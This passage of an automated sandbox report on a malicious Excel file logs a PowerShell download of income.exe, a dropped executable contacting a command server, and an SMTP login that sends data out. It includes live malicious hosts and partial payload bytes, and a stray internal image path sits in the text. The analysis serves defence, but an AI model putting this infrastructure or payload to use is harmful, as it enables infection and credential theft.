Mar 22, 2021 15:36:11.191889048 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:11.192379951 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:11.192411900 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:11.192447901 CET	49165	80	192.168.2.22	107.180.99.252
Mar 22, 2021 15:36:11.192451954 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:11.192481041 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:11.192507982 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:11.192537069 CET	49165	80	192.168.2.22	107.180.99.252
Mar 22, 2021 15:36:11.192548990 CET	49165	80	192.168.2.22	107.180.99.252
Mar 22, 2021 15:36:11.193031073 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:11.193063021 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:11.193094969 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:11.193151951 CET	49165	80	192.168.2.22	107.180.99.252
Mar 22, 2021 15:36:11.193161011 CET	49165	80	192.168.2.22	107.180.99.252
Mar 22, 2021 15:36:11.193192959 CET	80	49165	107.180.99.252	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 22, 2021 15:36:11.193219900 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:11.193272114 CET	49165	80	192.168.2.22	107.180.99.252
Mar 22, 2021 15:36:11.675590992 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:11.675631046 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:11.675652981 CET	80	49165	107.180.99.252	192.168.2.22
Mar 22, 2021 15:36:11.675692081 CET	49165	80	192.168.2.22	107.180.99.252
Mar 22, 2021 15:36:11.873914957 CET	49165	80	192.168.2.22	107.180.99.252
Mar 22, 2021 15:36:14.192353964 CET	49165	80	192.168.2.22	107.180.99.252
Mar 22, 2021 15:36:18.690335035 CET	49167	80	192.168.2.22	172.67.176.78
Mar 22, 2021 15:36:18.741857052 CET	80	49167	172.67.176.78	192.168.2.22
Mar 22, 2021 15:36:18.741933107 CET	49167	80	192.168.2.22	172.67.176.78
Mar 22, 2021 15:36:18.743503094 CET	49167	80	192.168.2.22	172.67.176.78
Mar 22, 2021 15:36:18.794910908 CET	80	49167	172.67.176.78	192.168.2.22
Mar 22, 2021 15:36:18.961242914 CET	80	49167	172.67.176.78	192.168.2.22
Mar 22, 2021 15:36:18.961272001 CET	80	49167	172.67.176.78	192.168.2.22
Mar 22, 2021 15:36:18.961287975 CET	80	49167	172.67.176.78	192.168.2.22
Mar 22, 2021 15:36:18.961302996 CET	80	49167	172.67.176.78	192.168.2.22
Mar 22, 2021 15:36:18.961322069 CET	80	49167	172.67.176.78	192.168.2.22
Mar 22, 2021 15:36:18.961338997 CET	80	49167	172.67.176.78	192.168.2.22
Mar 22, 2021 15:36:18.961344004 CET	49167	80	192.168.2.22	172.67.176.78
Mar 22, 2021 15:36:18.961352110 CET	80	49167	172.67.176.78	192.168.2.22
Mar 22, 2021 15:36:18.961357117 CET	49167	80	192.168.2.22	172.67.176.78
Mar 22, 2021 15:36:18.961503029 CET	49167	80	192.168.2.22	172.67.176.78

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 22, 2021 15:36:08.893560886 CET	52197	53	192.168.2.22	8.8.8.8
Mar 22, 2021 15:36:08.958956003 CET	53	52197	8.8.8.8	192.168.2.22
Mar 22, 2021 15:36:16.136372089 CET	53099	53	192.168.2.22	8.8.8.8
Mar 22, 2021 15:36:16.199054956 CET	53	53099	8.8.8.8	192.168.2.22
Mar 22, 2021 15:36:16.217905998 CET	52838	53	192.168.2.22	8.8.8.8
Mar 22, 2021 15:36:16.269005060 CET	53	52838	8.8.8.8	192.168.2.22
Mar 22, 2021 15:36:18.592609882 CET	61200	53	192.168.2.22	8.8.8.8
Mar 22, 2021 15:36:18.651133060 CET	53	61200	8.8.8.8	192.168.2.22
Mar 22, 2021 15:37:54.207794905 CET	49548	53	192.168.2.22	8.8.8.8
Mar 22, 2021 15:37:54.267529964 CET	53	49548	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Mar 22, 2021 15:36:08.893560886 CET	192.168.2.22	8.8.8.8	0xa4ce	Standard query (0)	specfloors.net	A (IP address)	IN (0x0001)
Mar 22, 2021 15:36:18.592609882 CET	192.168.2.22	8.8.8.8	0x71dd	Standard query (0)	liverpools upporters9.com	A (IP address)	IN (0x0001)
Mar 22, 2021 15:37:54.207794905 CET	192.168.2.22	8.8.8.8	0x80ac	Standard query (0)	smtp.jiratane.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Mar 22, 2021 15:36:08.958956003 CET	8.8.8.8	192.168.2.22	0xa4ce	No error (0)	specfloors.net		107.180.99.252	A (IP address)	IN (0x0001)
Mar 22, 2021 15:36:18.651133060 CET	8.8.8.8	192.168.2.22	0x71dd	No error (0)	liverpools upporters9.com		172.67.176.78	A (IP address)	IN (0x0001)
Mar 22, 2021 15:36:18.651133060 CET	8.8.8.8	192.168.2.22	0x71dd	No error (0)	liverpools upporters9.com		104.21.88.100	A (IP address)	IN (0x0001)
Mar 22, 2021 15:37:54.267529964 CET	8.8.8.8	192.168.2.22	0x80ac	No error (0)	smtp.jiratane.com		198.54.116.63	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- specfloors.net
- liverpoolsupporters9.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	107.180.99.252	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Mar 22, 2021 15:36:09.113032103 CET	0	OUT	GET /dev/income.exe HTTP/1.1 Host: specfloors.net Connection: Keep-Alive
Mar 22, 2021 15:36:09.564912081 CET	0	OUT	GET /dev/income.exe HTTP/1.1 Host: specfloors.net Connection: Keep-Alive
Mar 22, 2021 15:36:09.678536892 CET	2	IN	HTTP/1.1 200 OK Date: Mon, 22 Mar 2021 14:36:09 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Last-Modified: Mon, 22 Mar 2021 11:02:01 GMT ETag: "1e1614-11068-5be1dfec2aa31" Accept-Ranges: bytes Content-Length: 69736 Vary: Accept-Encoding,User-Agent Keep-Alive: timeout=5 Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 9d 4e b7 9f 00 00 00 00 00 00 00 00 e0 00 22 00 0b 01 30 00 00 f2 00 00 00 08 00 00 00 00 00 00 4e 11 01 00 00 20 00 00 00 20 01 00 00 00 40 00 00 20 00 00 00 02 00 00 04 0 0 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 60 01 00 00 02 00 00 c4 f6 01 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 11 01 00 4b 00 00 00 00 20 01 00 f8 05 00 00 00 00 00 00 00 00 00 00 00 00 fc 00 00 68 14 00 00 00 40 01 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 54 f1 00 00 00 20 00 00 00 f2 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 f8 05 00 00 00 20 01 00 00 06 00 00 00 f4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 40 01 00 00 02 00 00 00 fa 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 11 01 00 00 00 00 00 48 00 00 00 02 00 05 00 a4 73 00 00 5c 9d 00 00 03 00 00 00 0c 00 00 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 06 2a 22 02 28 08 00 00 0a 00 2a 52 02 28 08 00 00 0a 00 00 02 73 09 00 00 0a 7d 02 00 00 04 2a 36 00 28 7e 00 00 06 6f 25 00 00 0a 00 2a 3e 00 02 72 c6 4c 00 70 03 6f 30 00 00 0a 00 2a 22 02 28 31 00 00 0a 00 2a 56 73 81 00 00 06 28 32 00 00 0a 74 05 00 00 02 80 03 00 00 04 2a 7e 72 01 00 00 70 7a 72 01 00 00 70 7a 72 01 00 00 70 7a 72 01 00 00 70 7a 72 01 00 00 70 7a 2a c6 72 01 00 00 70 7a 72 01 00 00 70 7a 72 01 00 00 70 7a 72 01 00 00 70 7a 72 01 00 00 70 7a 72 01 00 00 70 7a 72 01 00 00 70 7a 72 01 00 00 70 7a 2a ae 72 01 00 00 70 7a 72 01 00 00 70 7a 72 01 00 00 70 7a 72 01 00 00 70 7a 72 01 00 00 70 7a 72 01 00 00 70 7a 72 01 00 00 70 7a 2a de 72 01 00 00 70 7a 72 01 00 00 70 7a 72 01 00 00 70 7a 72 01 00 00 70 7a 72 01 00 00 70 7a 72 01 00 00 70 7a 72 01 00 00 70 7a 72 01 00 00 70 7a 72 01 00 00 70 7a 2a f6 72 01 00 00 70 7a 72 01 00 00 70 7a 72 01 00 00 70 7a 72 01 00 00 70 7a 72 01 00 00 70 7a 72 01 00 00 70 7a 72 01 00 00 70 7a 72 01 00 00 70 7a 72 01 00 00 70 7a 72 01 00 00 70 7a 2a 00 00 00 13 30 01 00 d3 03 00 00 00 00 00 00 72 01 00 00 70 7a 72 01 00 00 70 7a 72 01 00 00 70 7a 72 01 00 00 70 7a 72 01 00 00 70 7a 72 01 00 00 70 7a 72 01 00 00 70 7a 72 01 00 00 70 7a Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELN"0N @ `@K h@  H.textT  `.rsrc @@.relo c@@B0Hs*"(*R(s}*6(~o%*>rLpo0*"(1*Vs(2t*~rpzrpzrpzrpzrpz*rpzrpzrpzrpzrpzrpzrpzrpz*rpzrpzrpzrpzrpzrpzrpz*rpzrpz rpzrpzrpzrpzrpzrpzrpz*rpzrpzrpzrpzrpzrpzrpzrpzrpzrpz*0rpzrpzrpzrpzrpzrpzrpzrpz

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49167	172.67.176.78	80	C:\Users\user\AppData\Roaming\tNDFx.exe

Timestamp	kBytes transferred	Direction	Data
Mar 22, 2021 15:36:18.743503094 CET	136	OUT	GET /liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-6C294B0CA76FD09CC6E09D2031D8695 F.html HTTP/1.1 UserAgent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.106 Safari/ 537.36 OPR/38.0.2220.41 Host: liverpoolsupporters9.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Mar 22, 2021 15:36:18.961242914 CET	138	IN	HTTP/1.1 200 OK Date: Mon, 22 Mar 2021 14:36:18 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d56c6296392c8809ad61be780b11d1ccf1616423778; expires=Wed, 21-Apr-21 14:36:18 GMT; path=/; domain=.liverpoolsupporters9.com; HttpOnly; SameSite=Lax Last-Modified: Mon, 22 Mar 2021 09:37:24 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 08fbf691da0000076efd03b000000001 Report-To: {"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=baoCFihHe3vY%2Fp9N0q%2BQez9i0k5uYbBiwb6SGE57jjPbX0awa6Y%2Fnie%2F5lHlgHEac%2FvsPnKFOE%2BYZoFd3YwfiVagq05LHaMbOu589wfAhyQ7excjCMdpn9A%3D"}],"max_age":604800} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 634026c95967076e-LHR alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 31 64 33 64 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0d 0a 3c 21 2d 2d 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 61 74 3a 20 54 68 75 20 4d 61 72 20 30 34 20 31 36 3a 32 30 3a 30 32 20 47 4d 54 20 32 30 32 31 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 62 79 20 65 73 63 65 6e 69 63 2e 73 65 72 76 65 72 2f 68 6f 73 74 6e 61 6d 65 3a 20 72 65 67 2d 70 72 65 73 32 30 36 2e 7 4 6d 2d 61 77 73 2e 63 6f 6d 2f 72 65 67 2d 70 72 65 73 32 30 36 2e 74 6d 2d 61 77 73 2e 63 6f 6d 0d 0a 70 61 67 65 20 67 65 6e 65 72 61 74 65 64 20 69 6e 20 73 65 63 74 69 6f 6e 3a 20 33 30 39 38 34 37 37 0d 0a 2d 2d 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 69 32 2d 70 72 6f 64 2e 6c 69 76 65 72 70 6f 6f 6c 2e 63 6f 6d 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e Data Ascii: 1d3d<!DOCTYPE html><html lang="en">...page generated at: Thu Mar 04 16:20:02 GMT 2021page generated by escenic.server/hostname: reg-pres206.tm-aws.com/reg-pres206.tm-aws.compage generated in section: 3098477--><head><link rel="dns-prefetch" href="https://s2-prod.liverpool.com"><link rel="preconnect" href="https://s2-prod.liverpool.com"><link rel="dns-prefetch" href="https://i2-prod.liverpool.com"><link rel="precon


SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Mar 22, 2021 15:37:54.724102974 CET	587	49168	198.54.116.63	192.168.2.22	220-server120.web-hosting.com ESMTP Exim 4.94 #2 Mon, 22 Mar 2021 10:37:54 -0400 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Mar 22, 2021 15:37:54.724512100 CET	49168	587	192.168.2.22	198.54.116.63	EHLO 226546
Mar 22, 2021 15:37:54.916032076 CET	587	49168	198.54.116.63	192.168.2.22	250-server120.web-hosting.com Hello 226546 [84.17.52.78] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-X_PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Mar 22, 2021 15:37:54.919426918 CET	49168	587	192.168.2.22	198.54.116.63	AUTH login bWFpbEBqaXJhdGFuZS5jb20=
Mar 22, 2021 15:37:55.110783100 CET	587	49168	198.54.116.63	192.168.2.22	334 UGFzc3dvcmQ6
Mar 22, 2021 15:37:55.313492060 CET	587	49168	198.54.116.63	192.168.2.22	235 Authentication succeeded
Mar 22, 2021 15:37:55.314274073 CET	49168	587	192.168.2.22	198.54.116.63	MAIL FROM:<mail@jiratane.com>
Mar 22, 2021 15:37:55.505429983 CET	587	49168	198.54.116.63	192.168.2.22	250 OK
Mar 22, 2021 15:37:55.505986929 CET	49168	587	192.168.2.22	198.54.116.63	RCPT TO:<root@jiratane.com>
Mar 22, 2021 15:37:55.701775074 CET	587	49168	198.54.116.63	192.168.2.22	250 Accepted
Mar 22, 2021 15:37:55.702084064 CET	49168	587	192.168.2.22	198.54.116.63	DATA
Mar 22, 2021 15:37:55.893100023 CET	587	49168	198.54.116.63	192.168.2.22	354 Enter message, ending with "." on a line by itself
Mar 22, 2021 15:37:55.896759033 CET	49168	587	192.168.2.22	198.54.116.63	.
Mar 22, 2021 15:37:56.096447945 CET	587	49168	198.54.116.63	192.168.2.22	250 OK id=1lOLgp-003DOA-QA
Mar 22, 2021 15:40:41.094693899 CET	587	49168	198.54.116.63	192.168.2.22	421 server120.web-hosting.com: SMTP command timeout - closing connection

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2360 Parent PID: 584

General

Start time:	15:35:38
Start date:	22/03/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f5a0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Source Symbol
C:\Users\user\AppData\Local\Temp\3534.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13F8EC83	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Source By
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image003.pn~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image004.pn~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\3534.tmp	success or wait	1	13FB5B818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Source Process
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~..	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image003.png	C:\Users\user\AppData\Local\Temp\imgs_files\image003.pn~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image004.png	C:\Users\user\AppData\Local\Temp\imgs_files\image004.pn~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css..	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htmss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htmss	success or wait	1	7FEEAC59AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\imgs_files\image005.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image005.pngss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image006.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image006.pngss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlss	success or wait	1	7FEEAC59AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$MV TRIADES.xlsm	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F7EF526	WriteFile
C:\Users\user\Desktop\~$MV TRIADES.xlsm	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13F7EF591	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\625B6235.jpg	0	65536	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\FEF21AB2.png	0	959	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Completion	Count	Source Address	Source Process
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\625B6235.jpg	0	65536	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\FEF21AB2.png	0	959	success or wait	1	7FEEAC59AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Source Process
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEAC59AC0	unknown

Key Path	Completion	Count	Source Address	Source Name
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F384F	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F3B6B	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Source Name
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	gb1	binary	67 62 31 00 38 09 00 00 02 00 00 00 00 00 00 00 42 00 00 00 01 00 00 00 20 00 00 00 16 00 00 00 6D 00 76 00 20 00 74 00 72 00 69 00 61 00 64 00 65 00 73 00 2E 00 78 00 6C 00 73 00 6D 00 00 00 6D 00 76 00 20 00 74 00 72 00 69 00 61 00 64 00 65 00 73 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Source By
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Source By
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAC59AC0	unknown
